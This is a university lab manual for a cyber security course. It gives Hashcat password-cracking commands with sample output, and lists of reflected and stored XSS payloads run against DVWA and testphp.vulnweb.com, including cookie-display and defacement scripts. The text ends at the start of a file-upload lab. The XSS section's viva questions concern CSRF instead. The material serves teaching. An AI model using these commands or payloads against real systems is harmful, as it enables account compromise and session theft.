DAYANANDA SAGAR COLLEGE OF ENGINEERING

(An Autonomous Institution Affiliated to VTU, Belagavi)

SHAVIGE MALLESHWARA HILLS, K.S.LAYOUT, BANGALORE-560078

Department of Computer Science and Engineering (Cyber Security)

2024-2025

V Semester

Advanced Cyber Security Laboratory Manual

Compiled By : Dr. Deepthi VS

Approved By : Dr. Mohammed Tajuddin

ADVANCED CYBER SECURITY LAB			
Course Code: 22CYL54	**Credits: 01**	**L: P: T: S: 3:0:0:0**	**Total Hours: 40**
CIE Marks: 50	**SEE Marks: 50**	**PCC**	**Exam Hours: 03**

Course objectives: This course will enable students to:

- To learn concepts of web application pen testing
- To identify and exploit vulnerabilities
- To understand the OWASP top 10 vulnerabilities and other common web security threats
- To learn concept of digital forensics

SL No	Experiments
1	Password Cracking: To understand password vulnerabilities and the importance of strong passwords Tools: Hashcat.
2	Cross-Site Scripting (XSS): To learn about XSS attacks and how to mitigate them Tools: DVWA
3	File Upload Vulnerabilities: To understand the risks associated with file uploads Tools: DVWA, metasploitable.
4	Command Injection: To learn how command injection attacks work Tools: DVWA, Burp Suite, custom vulnerable web application.
5	Man-in-the-Middle (MITM) Attack: To understand how MITM attacks intercept and manipulate network traffic. Tools: Ettercap, Wireshark.
6	Acquisition of data: to learn the methods to acquire/gain access to data using virus/malware file.
7	Brute Force Attack: To understand the vulnerabilities associated with weak authentication mechanisms brup suite, DVWA.
8	SQL Injection: To demonstrate the exploitation of SQL injection vulnerabilities.
9	Exploiting Vulnerable Service: To identify, exploit, and analyze vulnerable services within a controlled lab environment.

10	CSRF: Exploiting Cross-Site Request Forgery (CSF) Vulnerabilities.

Course Outcome: After completion of the course, the graduates will be able to:

CO1	Design the experiment for the given problem using cyber-security tools
CO2	Develop the solution for the given real world cyber-security problem
CO3	Analyze the results and produce substantial written documentation.

Assessment Details (both CIE and SEE)

The weightage of Continuous Internal Evaluation (CIE) is 50% and for Semester End Exam (SEE) is 50%. The minimum passing mark for the CIE is 40% of the maximum marks (20 marks out of 50) and for the SEE minimum passing mark is 35% of the maximum marks (18 out of 50 marks). A student shall be deemed to have satisfied the academic requirements and earned the credits allotted to each subject/ course if the student secures a minimum of 40% (40 marks out of 100) in the sum total of the CIE (Continuous Internal Evaluation) and SEE (Semester End Examination) taken together.

Semester-End Examination:

- SEE marks for the practical course are 50 Marks.
- SEE shall be conducted jointly by the two examiners of the same institute, examiners are appointed by the Head of the Institute.
- All laboratory experiments are to be included for practical examination.
- Students can pick one question (experiment) from the questions lot prepared by the examiners jointly.
- Evaluation of test write-up/ conduction procedure and result/viva will be conducted jointly by examiners.
- General rubrics suggested for SEE are mentioned here, writeup-20%, Conduction procedure and result in - 60%, Viva-voce 20% of maximum marks.
- Change of experiment is allowed only once and 15% of Marks allotted to the procedure part are to be made zero.
- The minimum duration of SEE is 02 hours

Continuous Internal Evaluation:

On completion of every experiment/program in the laboratory, the students shall be evaluated and marks shall, be awarded on the same day. The 30 marks are for conducting the experiment and preparation of the laboratory record is for 10 marks, the other 10 marks shall be for the test conducted at the end of the semester.

Typical Evaluation pattern for regular courses is shown in Table 1.

Component		Marks	Total Marks	Min Marks
CIE LAB	Practical(Conduction)	30	**50**	12
	Practical(Record)	10		-
	Practical(Test)	10		8
TOTAL CIE PRACTICALS			**50**	**20**
SEE	**Semester End Examination**	**50**	**50**	**18**
Grand Total			**100**	**40**

Reference Materials:

- https://www.youtube.com/@_CryptoCat
- http://eprints.binadarma.ac.id/1000/1/KEAMANAN%20SISTEM%20INFORMASI%20MATERI%201.pdf
- https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/
- https://blackhawkk.medium.com/cross-site-scripting-xss-dvwa-damn-vulnerable-web-applications36808bff37b3
- https://medium.com/@eudorina67/dvwa-file-upload-vulnerabilities-40104b54d488
- https://www.youtube.com/@HackerSploit
- https://www.youtube.com/@NetworkChuck
- https://www.youtube.com/@davidbombal
- Book: Web Penetration Testing with Kali Linux – Explore the Methods and Tools of Ethical Hacking with Kali Linux by Gilberto Najera-Gutierrez, Juned Ahmed Ansari – 2018, Third Edition, Packt Publishing
  https://terrorgum.com/tfox/books/webpenetrationtestingwithkalilinux_ebook.pdf
- Book: Practical Web Penetration Testing – Secure Web Applications using Burp Suite, Nmap, Metasploit, and more by Gus Khawaja – 2018, Packt Publishing

Experiment 1:

Password Cracking: To understand password vulnerabilities and the importance of strong passwords Tools: Hashcat.

Objective

To learn about password hashing, understand how password hashes can be cracked using Hashcat, and observe the strengths and weaknesses of different hashing algorithms.

Prerequisites

1. **Basic knowledge of hashing** and cryptography.
2. **Hashcat installed** on a system capable of running it (Ubuntu, Kali Linux VM, or Windows).
3. A text editor to create files and store hashes for testing.

Lab Setup Instructions

1. **Install Hashcat**:
   - For Ubuntu/Kali Linux:
     sudo apt update
     sudo apt install hashcat

   - Verify installation by running:
     hashcat --help


2. **Prepare Your System**:
   - Ensure you have **GPU drivers** installed if you're using Hashcat in GPU mode. Hashcat uses GPU acceleration to speed up cracking.
   - **Note**: If GPU is unavailable, you can still use Hashcat in CPU mode.
3. **Create a File of Hashes**:
   - Create a new file called hashes.txt and add sample password hashes to it. For example, use online hashing tools to generate hashes of simple passwords with common algorithms, or use Linux commands like:

Experiment Steps:

Part 1: Cracking an MD5 Hash Using Dictionary Attack

1. **Understanding Dictionary Attack**:
   - Dictionary attacks involve testing hashes against a list of common passwords to find a match.
2. **Prepare a Dictionary File**:
   - Use a sample dictionary file, like rockyou.txt (commonly found on Kali Linux at /usr/share/wordlists/rockyou.txt).
   - You can create your own dictionary file (mydictionary.txt) with a few example passwords for faster results.
3. **Run Hashcat with Dictionary Attack**:
   - Use the following command to crack MD5 hashes with a dictionary attack: **hashcat -m 0 -a 0 -o cracked_passwords.txt hashes.txt /usr/share/wordlists/rockyou.txt**

     - -m 0: Specifies the hash type (MD5 in this case).
     - -a 0: Sets attack mode to dictionary attack.
     - -o cracked_passwords.txt: Output file for cracked passwords.



```
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 83218ac34c1834c26781fe4bde918ee4
Time.Started.....: Tue Nov 12 09:59:24 2024 (0 secs)
Time.Estimated...: Tue Nov 12 09:59:24 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1388.4 kH/s (0.20ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 119808/14344385 (0.84%)
Rejected.........: 0/119808 (0.00%)
Restore.Point....: 118784/14344385 (0.83%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: bratz1234 → 860110
```

```
Hardware.Mon.#1..: Util: 53%

Started: Tue Nov 12 09:59:21 2024
Stopped: Tue Nov 12 09:59:26 2024
```

4. **Analyze Results**:
    - Open cracked_passwords.txt to see which passwords were successfully cracked.
    - Discuss the implications if weak passwords are used, as they are often present in wordlists.

```
┌──(kali㉿kali)-[~]
└─$ cat cracked_pwd.txt
83218ac34c1834c26781fe4bde918ee4:Welcome
```

Part 2: Cracking SHA-256 Hash Using Brute-Force Attack

1. **Understanding Brute-Force Attack**:
    - A brute-force attack tests all possible character combinations, which can be time-consuming but is effective for short passwords.
2. **Create a SHA-256 Hash**:
    - Create a SHA-256 hash (e.g., for "hello"):

      echo -n "hello" | sha256sum | tr –d ‘ –‘ > hashes.txt

    - Add the hash to hashes.txt.
3. **Run Hashcat with Brute-Force Attack**:
    - Use the following command:

      hashcat -m 1400 -a 3 -o cracked_passwords.txt hashes.txt ?a?a?a?a?a?a

        - -m 1400: Specifies the hash type (SHA-256).
        - -a 3: Sets attack mode to brute-force.
        - ?a?a?a?a?a?a: Defines the length and type of characters (?a covers all ASCII characters).
4. **Observe Performance**:
    - Note the time taken to crack passwords with brute-force. Discuss why longer passwords are more secure against brute-force attacks.

Output for Rule based Hashes for md5 – Brute force attack:

```
└─$ hashcat -m 0 -a 3 dvshashes.txt ?U?l?l?l?l?l?l
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SL
EEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================
=============================================================

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-2450M CPU @ 2.50GHz, 2497/5059 MB
 (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Tue Nov 12 10:08:21 2024
Stopped: Tue Nov 12 10:08:21 2024
```

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 3 dvshashes.txt ?U?l?l?l?l?l?l --show
83218ac34c1834c26781fe4bde918ee4:Welcome
```

Part 3: Cracking Complex Hashes with Rules-Based Attack

1. **Understanding Rules-Based Attack**:
   - Rules-based attacks apply specific rules to modify words in a dictionary to simulate common password variations.
2. **Using Hashcat Rules**:
   - Run the following command using a rules file:

     hashcat -m 0 -a 0 -r /usr/share/hashcat/rules/best64.rule -o cracked_passwords.txt hashes.txt /usr/share/wordlists/rockyou.txt

   - This command applies common rules to the dictionary words, such as appending numbers or capitalizing characters.
3. **Observe and Analyze**:
   - Check if more complex passwords were cracked using the rules. Rules-based attacks can efficiently crack passwords with common patterns, like appending "123" or adding a capital letter at the beginning.

Post-Lab Discussion Questions

1. **What is the difference between dictionary, brute-force, and rules-based attacks?**
   - Discuss each method's strengths and weaknesses.
2. **How does password complexity affect cracking time?**

- Emphasize the importance of longer, complex passwords.

3. **What are the ethical considerations of password cracking?**
   - Highlight responsible usage, consent, and the purpose of learning these skills for defensive purposes only.

Conclusion

Through this experiment, different techniques for cracking the passwords are analysed. This knowledge reinforces the importance of password complexity and the risks associated with weak passwords.

Viva Questions:

1. What is **password cracking**?
2. Why is password cracking used in cybersecurity?
3. Explain the difference between **offline** and **online** password attacks.
4. What is a **hash**, and why are passwords stored as hashes?
5. What is the importance of **salting** in password hashing?
6. Explain the concept of **brute-force attacks** in password cracking.
7. What are **dictionary attacks**, and how do they work?
8. What is a **rainbow table**, and how is it used for password cracking?
9. What are the most common techniques used in password cracking?
10. Why are weak passwords considered a security vulnerability?

Experiment 2:

Cross-Site Scripting (XSS): To learn about XSS attacks and how to mitigate them Tools: DVWA

Objective

To understand the nature of Cross-Site Scripting (XSS) attacks and how they can be exploited on vulnerable web applications using DVWA.

Prerequisites

1. **Basic understanding of HTML and JavaScript**.
2. **DVWA** set up on a local or virtual machine (instructions below).
3. Familiarity with **Web Browsers** and **Developer Tools** (F12).

Setting up Lab Environment

1. **Metasploitable Setup**:
    - Metasploitable is a Linux-based virtual machine purposely created to be vulnerable for training and testing purposes.
    - Download Metasploitable from Rapid7.
    - Import it into your virtualization software (e.g., VirtualBox or VMware).
    - Ensure that both Metasploitable and Kali Linux are on the same network (using NAT Network or Host-Only Adapter settings) to simulate attacks.

Setting Up Metasploitable

1. **Download Metasploitable**:
    - Download the Metasploitable2 virtual machine from SourceForge.
2. **Import into VirtualBox/VMware**:
    - Open your virtualization software.
    - Import the Metasploitable2 VM by clicking "Import" and following the prompts.
    - Start the Metasploitable2 VM.
3. **Networking Configuration**:
    - Make sure both your Kali Linux and Metasploitable VMs are on the same network. You can use a **NAT Network** or **Host-Only Adapter** for this.


Step 2: Initial Steps in DVWA


2.1 Access DVWA


- Open your browser and navigate to http://metasploitable_ip/DVWA.
- Log in with the default credentials (admin / password).

2.2 Set DVWA Security Level

- In DVWA, go to the **DVWA Security** tab and set the security level to **Low** to start testing.








Experiment Steps

Part 1: Reflected XSS Attack

1. **Navigate to the XSS (Reflected) Module**:
   - Go to **DVWA** in the browser, and from the left sidebar, select **XSS (Reflected)**.
2. **Craft a Basic XSS Script**:
   - <script>alert("XSS Attack!");</script>

- Submit the form.




- **Expected Result**: You should see a pop-up with the message "XSS Attack!".

2. **Modify and Observe**:
   - Change the script content to other commands, like:

     <script>alert(document.cookie);</script>

   - **Expected Result**: This will display the user's session cookie in an alert box, demonstrating the potential for stealing sensitive information.



Some more commands:

- <script>alert("You are Hacked")</script>
- <script>alert('XSS Test');</script>
- <script>alert(document.cookie);</script>
- <img src="invalid-image" onerror="alert('XSS Alert');">
- Click me
- <input type="text" value="XSS" onfocus="alert('XSS Focus')" autofocus>

Reflected XSS using https://testphp.vulnweb.com


https://testphp.vulnweb.com/search.php?query=<script>alert('URL XSS');</script>

Part 2: Stored XSS Attack

1. **Navigate to the XSS (Stored) Module**:
   - In the DVWA sidebar, select **XSS (Stored)**.
2. **Enter Malicious Code**:
   - In the text area, insert the following script:

     <script>alert("Stored XSS");</script>

   - Submit your input and refresh the page.
   - **Expected Result**: The alert box should appear each time the page loads, as the script is stored in the database.
   -



Expected Output:

3. **Understanding the Risk**:
    - Explain how attackers can use Stored XSS to inject persistent scripts that affect all users who visit the page.

Further Experimentation:

1. **Experiment with Different Payloads**:
    - Try payloads that change the page's appearance or redirect users to another website:

      <script>document.body.innerHTML = "<h1>You've been hacked!</h1>";</script>

    - Test other JavaScript actions and observe their effects on the page.
2. **Inspect Security Filters**:
    - Change DVWA's security settings to **Medium** or **High** and retry the previous scripts.
    - Notice how security settings affect the application's handling of XSS payloads.

Additional Commands to Execute Stored XSS

- <script>document.body.innerHTML ="<h1>You've been hacked!</h1>";</script>
- <img src="nonexistent.jpg" onerror="alert('Stored XSS with img');">
- <input type="text" value="XSS"onfocus="alert('Stored XSS onfocus')" autofocus>
- Click me
- Hover over this text!

Using an SVG Element

- <svg onload="alert('Stored XSS with SVG')"> </svg>

SVG elements can often execute scripts if standard <script> tags are blocked.

Iframe Tag to Inject a Script

- <iframe src="javascript:alert('Stored XSS with iframe');"></iframe>

The iframe can execute JavaScript, though some browsers may restrict this behavior for security reasons.

JavaScript Execution with Event Handlers

- <body onload="alert('Stored XSS on page load');">

URL Parameter Injection

- https://testphp.vulnweb.com/search.php?query=<script>alert('XSS in URL');</script>
- <script>alert(String.fromCharCode(88,83,83)); </script>
- <svg onload="alert('XSS SVG')"></svg>
- <body onload="alert('Stored XSS on page load');">

Post-Lab Discussion Questions

1. **What types of XSS exist, and how do they differ?**
    - Explain Reflected, Stored, and DOM-based XSS.
2. **How can XSS vulnerabilities be prevented?**
    - Discuss common prevention techniques, such as input validation, output encoding, and Content Security Policy (CSP).
3. **Real-World Implications of XSS**:
    - Explore how XSS can be used to steal session tokens, perform actions on behalf of a user, or alter website functionality.

Conclusion

This lab experiment demonstrates how XSS vulnerabilities can be exploited and the risks they pose to users and applications. Understanding these risks and the ways to mitigate them is essential for secure web development.

Viva Questions:

1. What is **Cross-Site Request Forgery (CSRF)**?
2. How does a CSRF attack work?
3. Why is CSRF known as a **"confused deputy attack"**?
4. What are the main **prerequisites** for a CSRF attack to succeed?
5. How does a CSRF attack differ from **Cross-Site Scripting (XSS)**?
6. Why is CSRF often referred to as a **"state-changing" attack**?
7. What is the role of **cookies** in CSRF attacks?
8. What is the **Same-Origin Policy (SOP)**, and how does it relate to CSRF?

Experiment 3:

File Upload Vulnerabilities: To understand the risks associated with file uploads Tools: DVWA, metasploitable

Objective

To understand how file upload vulnerabilities work, identify potential security issues, and observe methods for exploiting poorly implemented file upload mechanisms.


Prerequisites

1. **DVWA installed and configured** on a local or virtual machine.
2. **Basic knowledge of PHP** and **web servers**.
3. **Basic command-line knowledge** and access to tools for creating simple PHP files (e.g., terminal and text editor).

Lab Setup Instructions

1. **Access DVWA** through http://metasploitable _IP/dvwa and log in (default username: admin, password: password).

2. **Set Security Level**:
    - Go to **DVWA Security** settings and set the security level to **Low** for initial tests. This level will allow testing with minimal restrictions.

